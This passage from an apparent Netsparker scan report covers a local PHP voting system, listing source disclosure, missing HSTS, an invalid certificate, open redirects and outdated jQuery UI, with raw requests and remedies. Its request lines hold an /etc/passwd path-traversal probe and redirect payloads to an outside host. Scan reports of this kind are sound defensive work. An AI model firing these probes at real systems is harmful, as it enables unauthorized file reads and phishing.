legendTemplate          : '<ul class="<%=name.toLowerCase()%>-legend"><% for (var i=0; i<datasets.length; i++){%><li><span style="background-color:<%=datasets[i].fillColor%>"><%=datasets[i].label%></span></li><% }%></ul>',
...;
```

## 8.10. <http://localhost/votesystem/admin/home.php/tmui/login.jsp/..;/tmui/locallb/plugins/timepicker/index.php>

### Identified Source Code

```
<%=name.toLowerCase()%>
...
<% for (var i=0; i<datasets.length; i++){%>
...
<%=datasets[i].fillColor%>
...
<%if(datasets[i].label){%>
...
<%=datasets[i].label%>
...
<%}%>
...
<%}%>
...
<%=name.toLowerCase()%>
...
<% for (var i=0; i<datasets.length; i++){%>
...
<%=datasets[i].fillColor%>
...
<%if(datasets[i].label){%>
...
<%=datasets[i].label%>
...
<%}%>
...
<%}%>
...
<%=name.toLowerCase()%>
...
<% for (var i=0; i<datasets.length; i++){%>
...
<%=datasets[i].fillColor%>
...
...;
```

```
<%if(datasets[i].label){%>
...
<%=datasets[i].label%>
...
<%}%>
...
<%}%>
```

## Certainty

### Request

```
GET /votesystem/admin/home.php/tmui/login.jsp/..;/tmui/locallb/plugins/timepicker/index.php HTTP/1.1
Host: localhost
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u
Referer: http://localhost/votesystem/admin/home.php/tmui/login.jsp/..;/tmui/locallb/plugins/timepicker/
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.
77 Safari/537.36
X-Scanner: Netsparker
```

## Response

Response Time (ms) : 29.4027 Total Bytes Received : 27196 Body Length : 26857 Is Compressed : No

```
HTTP/1.1 302 Found
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4
X-Powered-By: PHP/8.2.4
Pragma: no-cache
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
location: index.php
Date: Sat, 03 Jun 2023 13:58:20 GMT
Cache-Control: no-store, no-cach
...
)
scaleShowVerticalLines : true,
//Boolean - If there is a stroke on each bar
barShowStroke : true,
//Number - Pixel width of the bar stroke
barStrokeWidth : 2,
//Number - Spacing between each of the Xvalue sets
barValueSpacing : 5,
//Number -Spacing between data setswithin X values
barDatasetSpacing : 1,
//String - A legend template
legendTemplate : '<ul class="<%=name.toLowerCase()%>-legend"><% for (var i=0; i<datasets.length; i++){%><li><span style="backg
...
)
scaleShowVerticalLines : true,
//Boolean - If there is a stroke on each bar
barShowStroke : true,
//Number - Pixel width of the bar stroke
barStrokeWidth : 2,
//Number - Spacing between each of the Xvalue sets
barValueSpacing : 5,
//Number -Spacing between data setswithin X values
barDatasetSpacing : 1,
//String - A legend template
legendTemplate : '<ul class="<%=name.toLowerCase()%>-legend"><% for (var i=0; i<datasets.length; i++){%><li><span style="backg
...
)
scaleShowVerticalLines : true,
//Boolean - If there is a stroke on each bar
barShowStroke : true,
//Number - Pixel width of the bar stroke
barStrokeWidth : 2,
//Number - Spacing between each of the Xvalue sets
barValueSpacing : 5,
```

```
//Number - Spacing between data sets within X values  
barDatasetSpacing      : 1,  
//String - A legend template  
legendTemplate         : '<ul class="<%name.toLowerCase()%>-legend"><% for (var i=0; i<datasets.length; i++){%><li><span style="background-color:  
...  
...
```

8.11. <http://localhost/votesystem/admin/home.php?tmui/login.jsp/..;/tmui/locallb/workspace/fileRead.jsp?fileName=/etc/passwd>

Method	Parameter	Value
GET	URI-BASED	/tmui/login.jsp/..;/tmui/locallb/workspace/fileRead.jsp?fileName=/etc/passwd

## Identified Source Code

```
<%=name.toLowerCase()%>
...
<% for (var i=0; i<datasets.length; i++){%>
...
<%=datasets[i].fillColor%>
...
<%if(datasets[i].label){%>
...
<%=datasets[i].label%>
...
<%}%>
...
<%}%>
...
<%=name.toLowerCase()%>
...
<% for (var i=0; i<datasets.length; i++){%>
...
<%=datasets[i].fillColor%>
...
<%if(datasets[i].label){%>
...
<%=datasets[i].label%>
...
<%}%>
...
<%}%>
```

```
<%=name.toLowerCase()%>
...
<% for (var i=0; i<datasets.length; i++){%>
...
<%=datasets[i].fillColor%>
...
<%if(datasets[i].label){%>
...
<%=datasets[i].label%>
...
<%}%>
...
<%}%>
```

## Certainty

### Request

```
GET /votesystem/admin/home.php/tmui/login.jsp/..;/tmui/locallb/workspace/fileRead.jsp?fileName=/etc/pas
swd HTTP/1.1
Host: localhost
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.
77 Safari/537.36
X-Scanner: Netsparker
```

## Response

Response Time (ms) : 27.3001 Total Bytes Received : 26894 Body Length : 26555 Is Compressed : No

```
HTTP/1.1 302 Found
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4
X-Powered-By: PHP/8.2.4
Pragma: no-cache
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
location: index.php
Date: Sat, 03 Jun 2023 12:27:47 GMT
Cache-Control: no-store, no-cach
...
g      : 5,
//Number - Spacing between data sets within X values
barDatasetSpacing      : 1,
//String - A legend template
legendTemplate          : '<ul class="<%name.toLowerCase()%>-legend"><% for (var i=0; i<datasets.length; i++){%><li><span style="background-color:<%=datasets[i].fillColor%>"></span><%if(datasets[i].label){%><%=datasets[i].label%><%}%></li><%}%></ul>',
//Boolean - whether to make the chart responsive
responsive            : true,
maintainAspectRatio    : true
}

barChartOptions.datasetFill = false
...
g      : 5,
//Number - Spacing between data sets within X values
barDatasetSpacing      : 1,
//String - A legend template
legendTemplate          : '<ul class="<%name.toLowerCase()%>-legend"><% for (var i=0; i<datasets.length; i++){%><li><span style="background-color:<%=datasets[i].fillColor%>"></span><%if(datasets[i].label){%><%=datasets[i].label%><%}%></li><%}%></ul>',
//Boolean - whether to make the chart responsive
responsive            : true,
maintainAspectRatio    : true
}

barChartOptions.datasetFill = false
...
g      : 5,
//Number - Spacing between data sets within X values
barDatasetSpacing      : 1,
//String - A legend template
legendTemplate          : '<ul class="<%name.toLowerCase()%>-legend"><% for (var i=0; i<datasets.length; i++){%><li><span style="background-color:<%=datasets[i].fillColor%>"></span><%if(datasets[i].label){%><%=datasets[i].label%><%}%></li><%}%></ul>',
//Boolean - whether to make the chart responsive
```

```
responsive          : true,  
maintainAspectRatio : true  
}  
  
barChartOptions.datasetFill = false  
...
```

## Actions to Take

1. Confirm exactly what aspects of the source code are actually disclosed; due to the limitations of these types of vulnerability, it might not be possible to confirm this in all instances. Confirm this is not an intended functionality.
2. If it is a file required by the application, change its permissions to prevent public users from accessing it. If it is not, then remove it from the web server.
3. Ensure that the server has all the current security patches applied.
4. Remove all temporary and backup files from the web server.

## Required Skills for Successful Exploitation

This is dependent on the information obtained from the source code. Uncovering these forms of vulnerabilities does not require high levels of skills. However, a highly skilled attacker could leverage this form of vulnerability to obtain account information from databases or administrative panels, ultimately leading to the control of the application or even the host the application resides on.

## External References

- [Source Code Disclosure over HTTP - SecurEyes](#)



## CLASSIFICATION

OWASP 2013	<a href="#">A5</a>
OWASP 2017	<a href="#">A3</a>
CWE	<a href="#">540</a>
CAPEC	<a href="#">118</a>
WASC	<a href="#">13</a>
HIPAA	<a href="#">164.306(A), 164.308(A)</a>
ISO27001	<a href="#">A.9.4.5</a>

## CVSS 3.0 SCORE

Base	5.3 (Medium)
Temporal	5.3 (Medium)
Environmental	5.3 (Medium)

## CVSS Vector String

CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N

## CVSS 3.1 SCORE

Base	5.3 (Medium)
Temporal	5.3 (Medium)
Environmental	5.3 (Medium)

### **CVSS Vector String**

---

CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N

---

# 9. HTTP Strict Transport Security (HSTS) Policy Not Enabled

MEDIUM  | 1

Netsparker identified that HTTP Strict Transport Security (HSTS) policy is not enabled.

The target website is being served from not only HTTPS but also HTTP and it lacks of HSTS policy implementation.

HTTP Strict Transport Security (HSTS) is a web security policy mechanism whereby a web server declares that complying user agents (such as a web browser) are to interact with it using only secure (HTTPS) connections. The HSTS Policy is communicated by the server to the user agent via a HTTP response header field named "Strict-Transport-Security". HSTS Policy specifies a period of time during which the user agent shall access the server in only secure fashion.

When a web application issues HSTS Policy to user agents, conformant user agents behave as follows:

- Automatically turn any insecure (HTTP) links referencing the web application into secure (HTTPS) links. (For instance, `http://example.com/some/page/` will be modified to `https://example.com/some/page/` before accessing the server.)
- If the security of the connection cannot be ensured (e.g. the server's TLS certificate is self-signed), user agents show an error message and do not allow the user to access the web application.

## Vulnerabilities

### 9.1. `https://localhost/votesystem/admin/home.php`

## Certainty



## Request

```
GET /votesystem/admin/home.php HTTP/1.1
Host: localhost
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
X-Scanner: Netsparker
```

## Response

Response Time (ms) : 78.6961 Total Bytes Received : 6063 Body Length : 5696 Is Compressed : No

HTTP/1.1 200 OK  
Set-Cookie: PHPSESSID=br58lra5dnqheqj1shbttaj5k; path=/  
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4  
X-Powered-By: PHP/8.2.4  
Pragma: no-cache  
Expires: Thu, 19 Nov 1981 08:52:00 GMT  
Content-Length: 5696  
Content-Type: text/html; charset=UTF-8  
Date: Sat, 03 Jun 2023 12:27:24 GMT  
Cache-Control: no-store, no-cache, must-revalidate

```
<!DOCTYPE html>
<html>
<head>
<meta charset="utf-8">
<meta http-equiv="X-UA-Compatible" content="IE=edge">
<title>Voting System using PHP</title>
<!-- Tell the browser to be responsive to screen width -->
<meta content="width=device-width, initial-scale=1, maximum-scale=1, user-scalable=no" name="viewport">
<!-- Bootstrap 3.3.7 -->
<link rel="stylesheet" href="../bower_components/bootstrap/dist/css/bootstrap.min.css">
<!-- iCheck for checkboxes and radio inputs -->
<link rel="stylesheet" href="../plugins/iCheck/all.css">
<!-- Font Awesome -->
<link rel="stylesheet" href="../bower_components/font-awesome/css/font-awesome.min.css">
<!-- Theme style -->
<link rel="stylesheet" href="../dist/css/AdminLTE.min.css">
<!-- DataTables -->
<link rel="stylesheet" href="../bower_components/datatables.net-bs/css/dataTables.bootstrap.min.css">
<!-- daterangepicker -->
<link rel="stylesheet" href="../bower_components/bootstrap-daterangepicker/daterangepicker.css">
<!-- Bootstrap time Picker -->
<link rel="stylesheet" href="../plugins/timepicker/bootstrap-timepicker.min.css">
<!-- bootstrap datepicker -->
<link rel="stylesheet" href="../bower_components/bootstrap-datepicker/dist/css/bootstrap-datepicker.min.css">

<link rel="stylesheet" href="../dist/css/_all-skins.min.css">

<!-- Google Font -->
<link rel="stylesheet" href="https://fonts.googleapis.com/css?family=Source+Sans+Pro:300,400,600,700,300italic,400italic,600italic">

<style type="text/css">
.bold{
font-weight:bold;
}
```

...

## Remedy

Configure your webserver to redirect HTTP requests to HTTPS.

i.e. for Apache, you should have modification in the httpd.conf. For more configurations, please refer to External References section.

```
# load module
LoadModule headers_module modules/mod_headers.so

# redirect all HTTP to HTTPS (optional)
<VirtualHost *:80>
    ServerAlias *
    RewriteEngine On
    RewriteRule ^(.*)$ https:// %{HTTP_HOST}$1 [redirect=301]
</VirtualHost>

# HTTPS-Host-Configuration
<VirtualHost *:443>
    # Use HTTP Strict Transport Security to force client to use secure connections only
    Header always set Strict-Transport-Security "max-age=31536000; includeSubDomains"

    # Further Configuration goes here
    [...]
</VirtualHost>
```

## External References

- [Wikipedia - HTTP Strict Transport Security](#)
- [Configure HSTS \(HTTP Strict Transport Security\) for Apache/Nginx](#)
- [HTTP Strict Transport Security \(HSTS\) HTTP Header](#)
- [Mozilla SSL Configuration Generator](#)



## CLASSIFICATION

OWASP 2013	<a href="#"><u>A6</u></a>
OWASP 2017	<a href="#"><u>A3</u></a>
CWE	<a href="#"><u>523</u></a>
CAPEC	<a href="#"><u>217</u></a>
WASC	<a href="#"><u>4</u></a>
ISO27001	<a href="#"><u>A.14.1.2</u></a>

# 10. Invalid SSL Certificate

MEDIUM  1

CONFIRMED  1

Netsparker identified an invalid SSL certificate.

An SSL certificate can be created and signed by anyone. You should have a valid SSL certificate to make your visitors sure about the secure communication between your website and them. If you have an invalid certificate, your visitors will have trouble distinguishing between your certificate and those of attackers.

## Impact

Attackers can perform man-in-the-middle attacks and observe the encryption traffic between your website and its visitors.

## Vulnerabilities

### 10.1. https://localhost/votesystem/admin/home.php

**CONFIRMED**

#### List of Problems

- The certificate is not signed by a trusted authority -

#### Request

[NETSPARKER] SSL Connection

#### Response

Response Time (ms) : 1 Total Bytes Received : 27 Body Length : 0 Is Compressed : No

[NETSPARKER] SSL Connection

## Remedy

Fix the problem with your SSL certificate to provide secure communication between your website and its visitors.

## External References

- [OWASP - Insecure Configuration Management](#)
- [OWASP Top 10-2017 A3-Sensitive Data Exposure](#)



## CLASSIFICATION

PCI DSS v3.2	<a href="#">6.5.4</a>
OWASP 2013	<a href="#">A6</a>
OWASP 2017	<a href="#">A3</a>
CWE	<a href="#">295</a>
CAPEC	<a href="#">459</a>
WASC	<a href="#">4</a>
ISO27001	<a href="#">A.14.1.3</a>

## CVSS 3.0 SCORE

Base	6.8 (Medium)
Temporal	6.8 (Medium)
Environmental	6.8 (Medium)

## CVSS Vector String

CVSS:3.0/AV:A/AC:H/PR:N/UI:N/S:U/C:H/I:H/A:N

## CVSS 3.1 SCORE

Base	6.8 (Medium)
Temporal	6.8 (Medium)
Environmental	6.8 (Medium)

### **CVSS Vector String**

---

CVSS:3.1/AV:A/AC:H/PR:N/UI:N/S:U/C:H/I:H/A:N

---

# 11. Open Redirection

MEDIUM  2

CONFIRMED  2

Netsparker detected an Open Redirection vulnerability. Open redirect occurs when a web page is being redirected to another URL in another domain via a user-controlled input.

## Impact

An attacker can use this vulnerability to redirect users to other malicious websites, which can be used for phishing and similar attacks.

## Vulnerabilities

11.1. [http://localhost/votesystem/admin/config\\_save.php?return=http://r87.com/?localhost/](http://localhost/votesystem/admin/config_save.php?return=http://r87.com/?localhost/)  
**CONFIRMED**

Method	Parameter	Value
GET 	return	http://r87.com/?localhost/

## Request

```
GET /votesystem/admin/config_save.php?return=http://r87.com/?localhost/ HTTP/1.1
Host: localhost
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u
Referer: http://localhost/votesystem/admin/home.php
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
X-Scanner: Netsparker
```

## Response

Response Time (ms) : 4.9495 Total Bytes Received : 488 Body Length : 139 Is Compressed : No

HTTP/1.1 302 Found  
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4  
X-Powered-By: PHP/8.2.4  
Pragma: no-cache  
Expires: Thu, 19 Nov 1981 08:52:00 GMT  
Content-Length: 139  
Content-Type: text/html; charset=UTF-8  
location: http://r87.com/?localhost/  
Date: Sat, 03 Jun 2023 12:32:37 GMT  
Cache-Control: no-store, no-cache, must-revalidate  
  
<br />  
<b>Warning</b>: Undefined array key "admin" in <b>C:\xampp\htdocs\votesystem\admin\includes\session.php</b> on line <b>9</b><br />

11.2. [http://localhost/votesystem/admin/profile\\_update.php?return=http://r87.com/?localhost/](http://localhost/votesystem/admin/profile_update.php?return=http://r87.com/?localhost/)  
**CONFIRMED**

Method	Parameter	Value
GET 	return	http://r87.com/?localhost/

## Request

GET /votesystem/admin/profile\_update.php?return=http://r87.com/?localhost/ HTTP/1.1  
Host: localhost  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,\*/\*;q=0.8  
Accept-Encoding: gzip, deflate  
Accept-Language: en-us,en;q=0.5  
Cache-Control: no-cache  
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u  
Referer: http://localhost/votesystem/admin/home.php  
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36  
X-Scanner: Netsparker

## Response

Response Time (ms) : 4.8955 Total Bytes Received : 488 Body Length : 139 Is Compressed : No

HTTP/1.1 302 Found  
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4  
X-Powered-By: PHP/8.2.4  
Pragma: no-cache  
Expires: Thu, 19 Nov 1981 08:52:00 GMT  
Content-Length: 139  
Content-Type: text/html; charset=UTF-8  
location: http://r87.com/?localhost/  
Date: Sat, 03 Jun 2023 12:31:12 GMT  
Cache-Control: no-store, no-cache, must-revalidate

<br />  
<b>Warning</b>: Undefined array key "admin" in <b>C:\xampp\htdocs\votesystem\admin\includes\session.php</b> on line <b>9</b><br />

## Remedy

- Where possible, do not use users' input for URLs.
- If you definitely need dynamic URLs, use whitelisting. Make a list of valid, accepted URLs and do not accept other URLs.
- Ensure that you only accept URLs those are located on the trusted domains.

## External References

- [CWE-601: URL Redirection to Untrusted Site \('Open Redirect'\)](#)
- [OWASP - Open Redirection](#)



## CLASSIFICATION

OWASP 2013	<a href="#">A10</a>
CWE	<a href="#">601</a>
WASC	<a href="#">38</a>
ISO27001	<a href="#">A.14.2.5</a>

## CVSS 3.0 SCORE

Base	6.5 (Medium)
Temporal	6.5 (Medium)
Environmental	6.5 (Medium)

## CVSS Vector String

CVSS:3.0/AV:N/AC:L/PR:N/UI:R/S:U/C:H/I:N/A:N

## CVSS 3.1 SCORE

Base	6.5 (Medium)
Temporal	6.5 (Medium)
Environmental	6.5 (Medium)

## CVSS Vector String

CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:U/C:H/I:N/A:N



# 12. Out-of-date Version (jQuery UI Autocomplete)

MEDIUM  | 11

---

Netsparker identified the target web site is using jQuery UI Autocomplete and detected that it is out of date.

## Impact

Since this is an old version of the software, it may be vulnerable to attacks.

### **jQuery UI Autocomplete Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')** Vulnerability

jQuery-UI is the official jQuery user interface library. Prior to version 1.13.0, accepting the value of the `altField` option of the Datepicker widget from untrusted sources may execute untrusted code. The issue is fixed in jQuery UI 1.13.0. Any string value passed to the `altField` option is now treated as a CSS selector. A workaround is to not accept the value of the `altField` option from untrusted sources.

## Affected Versions

1.11.0 to 1.11.4

## External References

- [CVE-2021-41182](#)

### **jQuery UI Autocomplete Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')** Vulnerability

jQuery-UI is the official jQuery user interface library. Prior to version 1.13.0, accepting the value of various `\*Text` options of the Datepicker widget from untrusted sources may execute untrusted code. The issue is fixed in jQuery UI 1.13.0. The values passed to various `\*Text` options are now always treated as pure text, not HTML. A workaround is to not accept the value of the `\*Text` options from untrusted sources.

## Affected Versions

1.11.0 to 1.11.4

## External References

- [CVE-2021-41183](#)

### **jQuery UI Autocomplete Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')** Vulnerability

jQuery-UI is the official jQuery user interface library. Prior to version 1.13.0, accepting the value of the `of` option of the `\$.position()` util from untrusted sources may execute untrusted code. The issue is fixed in jQuery UI 1.13.0. Any string value passed to the `of` option is now treated as a CSS selector. A workaround is to not accept the value of the `of` option from untrusted sources.

## Affected Versions

1.11.0 to 1.11.4

## External References

- [CVE-2021-41184](#)

## JQuery UI Cross-site Scripting (XSS) Vulnerability

Cross-site scripting (XSS) vulnerability in jQuery UI before 1.12.0 might allow remote attackers to inject arbitrary web script or HTML via the closeText parameter of the dialog function.

### Affected Versions

1.10.0 to 1.11.4

### External References

- [CVE-2016-7103](#)

## Vulnerabilities

### 12.1. <http://localhost/votesystem/admin/>

#### Identified Version

- 1.11.4

#### Latest Version

- 1.11.29 (in this branch)

#### Vulnerability Database

- Result is based on 05/30/2023 20:30:00 vulnerability database content.

## Certainty



### Request

```
GET /votesystem/admin/ HTTP/1.1
Host: localhost
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.
77 Safari/537.36
X-Scanner: Netsparker
```

## Response

Response Time (ms) : 0 Total Bytes Received : 6005 Body Length : 5696 Is Compressed : No

HTTP/1.1 200 OK  
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4  
X-Powered-By: PHP/8.2.4  
Pragma: no-cache  
Expires: Thu, 19 Nov 1981 08:52:00 GMT  
Content-Length: 5696  
Content-Type: text/html; charset=UTF-8  
Date: Sat, 03 Jun 2023 12:27:25 GMT  
Cache-Control: no-store, no-cache, must-revalidate

```
<!DOCTYPE html>
<html>
<head>
<meta charset="utf-8">
<meta http-equiv="X-UA-Compatible" content="IE=edge">
<title>Voting System using PHP</title>
<!-- Tell the browser to be responsive to screen width -->
<meta content="width=device-width, initial-scale=1, maximum-scale=1, user-scalable=no" name="viewport">
<!-- Bootstrap 3.3.7 -->
<link rel="stylesheet" href="../bower_components/bootstrap/dist/css/bootstrap.min.css">
<!-- iCheck for checkboxes and radio inputs -->
<link rel="stylesheet" href="../plugins/iCheck/all.css">
<!-- Font Awesome -->
<link rel="stylesheet" href="../bower_components/font-awesome/css/font-awesome.min.css">
<!-- Theme style -->
<link rel="stylesheet" href="../dist/css/AdminLTE.min.css">
<!-- DataTables -->
<link rel="stylesheet" href="../bower_components/datatables.net-bs/css/dataTables.bootstrap.min.css">
<!-- daterangepicker -->
<link rel="stylesheet" href="../bower_components/bootstrap-daterangepicker/daterangepicker.css">
<!-- Bootstrap time Picker -->
<link rel="stylesheet" href="../plugins/timepicker/bootstrap-timepicker.min.css">
<!-- bootstrap datepicker -->
<link rel="stylesheet" href="../bower_components/bootstrap-datepicker/dist/css/bootstrap-datepicker.min.css">

<link rel="stylesheet" href="../dist/css/_all-skins.min.css">

<!-- Google Font -->
<link rel="stylesheet" href="https://fonts.googleapis.com/css?family=Source+Sans+Pro:300,400,600,700,300italic,400italic,600italic">

<style type="text/css">
.bold{
font-weight:bold;
}
```

```
#candidate_list{  
margin-top:20px;
```

...

## 12.2. http://localhost/votesystem/admin/index.php

### Identified Version

- 1.11.4

### Latest Version

- 1.11.29 (in this branch)

### Vulnerability Database

- Result is based on 05/30/2023 20:30:00 vulnerability database content.

### Certainty



### Request

```
GET /votesystem/admin/index.php HTTP/1.1  
Host: localhost  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8  
Accept-Encoding: gzip, deflate  
Accept-Language: en-us,en;q=0.5  
Cache-Control: no-cache  
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u  
Referer: http://localhost/votesystem/admin/home.php  
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.  
77 Safari/537.36  
X-Scanner: Netsparker
```

## Response

Response Time (ms) : 5.3987 Total Bytes Received : 6005 Body Length : 5696 Is Compressed : No

HTTP/1.1 200 OK  
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4  
X-Powered-By: PHP/8.2.4  
Pragma: no-cache  
Expires: Thu, 19 Nov 1981 08:52:00 GMT  
Content-Length: 5696  
Content-Type: text/html; charset=UTF-8  
Date: Sat, 03 Jun 2023 12:27:25 GMT  
Cache-Control: no-store, no-cache, must-revalidate

```
<!DOCTYPE html>
<html>
<head>
<meta charset="utf-8">
<meta http-equiv="X-UA-Compatible" content="IE=edge">
<title>Voting System using PHP</title>
<!-- Tell the browser to be responsive to screen width -->
<meta content="width=device-width, initial-scale=1, maximum-scale=1, user-scalable=no" name="viewport">
<!-- Bootstrap 3.3.7 -->
<link rel="stylesheet" href="../bower_components/bootstrap/dist/css/bootstrap.min.css">
<!-- iCheck for checkboxes and radio inputs -->
<link rel="stylesheet" href="../plugins/iCheck/all.css">
<!-- Font Awesome -->
<link rel="stylesheet" href="../bower_components/font-awesome/css/font-awesome.min.css">
<!-- Theme style -->
<link rel="stylesheet" href="../dist/css/AdminLTE.min.css">
<!-- DataTables -->
<link rel="stylesheet" href="../bower_components/datatables.net-bs/css/dataTables.bootstrap.min.css">
<!-- daterangepicker -->
<link rel="stylesheet" href="../bower_components/bootstrap-daterangepicker/daterangepicker.css">
<!-- Bootstrap time Picker -->
<link rel="stylesheet" href="../plugins/timepicker/bootstrap-timepicker.min.css">
<!-- bootstrap datepicker -->
<link rel="stylesheet" href="../bower_components/bootstrap-datepicker/dist/css/bootstrap-datepicker.min.css">

<link rel="stylesheet" href="../dist/css/_all-skins.min.css">

<!-- Google Font -->
<link rel="stylesheet" href="https://fonts.googleapis.com/css?family=Source+Sans+Pro:300,400,600,700,300italic,400italic,600italic">

<style type="text/css">
.bold{
font-weight:bold;
}
```

```
#candidate_list{  
margin-top:20px;  
  
...  
}
```

## 12.3. http://localhost/votesystem/admin/index.php/

### Certainty

[Redacted]

### Request

```
GET /votesystem/admin/index.php/ HTTP/1.1  
Host: localhost  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8  
Accept-Encoding: gzip, deflate  
Accept-Language: en-us,en;q=0.5  
Cache-Control: no-cache  
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u  
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.  
77 Safari/537.36  
X-Scanner: Netsparker
```

## Response

Response Time (ms) : 3.8308 Total Bytes Received : 6138 Body Length : 5829 Is Compressed : No

HTTP/1.1 200 OK  
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4  
X-Powered-By: PHP/8.2.4  
Pragma: no-cache  
Expires: Thu, 19 Nov 1981 08:52:00 GMT  
Content-Length: 5829  
Content-Type: text/html; charset=UTF-8  
Date: Sat, 03 Jun 2023 12:28:41 GMT  
Cache-Control: no-store, no-cache, must-revalidate

```
<!DOCTYPE html>
<html>
<head>
<meta charset="utf-8">
<meta http-equiv="X-UA-Compatible" content="IE=edge">
<title>Voting System using PHP</title>
<!-- Tell the browser to be responsive to screen width -->
<meta content="width=device-width, initial-scale=1, maximum-scale=1, user-scalable=no" name="viewport">
<!-- Bootstrap 3.3.7 -->
<link rel="stylesheet" href="../bower_components/bootstrap/dist/css/bootstrap.min.css">
<!-- iCheck for checkboxes and radio inputs -->
<link rel="stylesheet" href="../plugins/iCheck/all.css">
<!-- Font Awesome -->
<link rel="stylesheet" href="../bower_components/font-awesome/css/font-awesome.min.css">
<!-- Theme style -->
<link rel="stylesheet" href="../dist/css/AdminLTE.min.css">
<!-- DataTables -->
<link rel="stylesheet" href="../bower_components/datatables.net-bs/css/dataTables.bootstrap.min.css">
<!-- daterangepicker -->
<link rel="stylesheet" href="../bower_components/bootstrap-daterangepicker/daterangepicker.css">
<!-- Bootstrap time Picker -->
<link rel="stylesheet" href="../plugins/timepicker/bootstrap-timepicker.min.css">
<!-- bootstrap datepicker -->
<link rel="stylesheet" href="../bower_components/bootstrap-datepicker/dist/css/bootstrap-datepicker.min.css">

<link rel="stylesheet" href="../dist/css/_all-skins.min.css">

<!-- Google Font -->
<link rel="stylesheet" href="https://fonts.googleapis.com/css?family=Source+Sans+Pro:300,400,600,700,300italic,400italic,600italic">

<style type="text/css">
.bold{
font-weight:bold;
}
```

```
#candidate_list{  
margin-top:20px;
```

...

## 12.4. [http://localhost/votesystem/admin/index.php/bower\\_components/bootstrap/dist/bower\\_components/datatables.net/dist/css/skins/\\_all-skins.min.css](http://localhost/votesystem/admin/index.php/bower_components/bootstrap/dist/bower_components/datatables.net/dist/css/skins/_all-skins.min.css)

### Certainty



### Request

```
GET /votesystem/admin/index.php/bower_components/bootstrap/dist/bower_components/datatables.net/dist/cs  
s/skins/_all-skins.min.css HTTP/1.1  
Host: localhost  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8  
Accept-Encoding: gzip, deflate  
Accept-Language: en-us,en;q=0.5  
Cache-Control: no-cache  
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u  
Referer: http://localhost/votesystem/admin/index.php/bower_components/bootstrap/dist/bower_components/d  
atatables.net/js/  
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.  
77 Safari/537.36  
X-Scanner: Netsparker
```

## Response

Response Time (ms) : 3.9382 Total Bytes Received : 6138 Body Length : 5829 Is Compressed : No

HTTP/1.1 200 OK  
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4  
X-Powered-By: PHP/8.2.4  
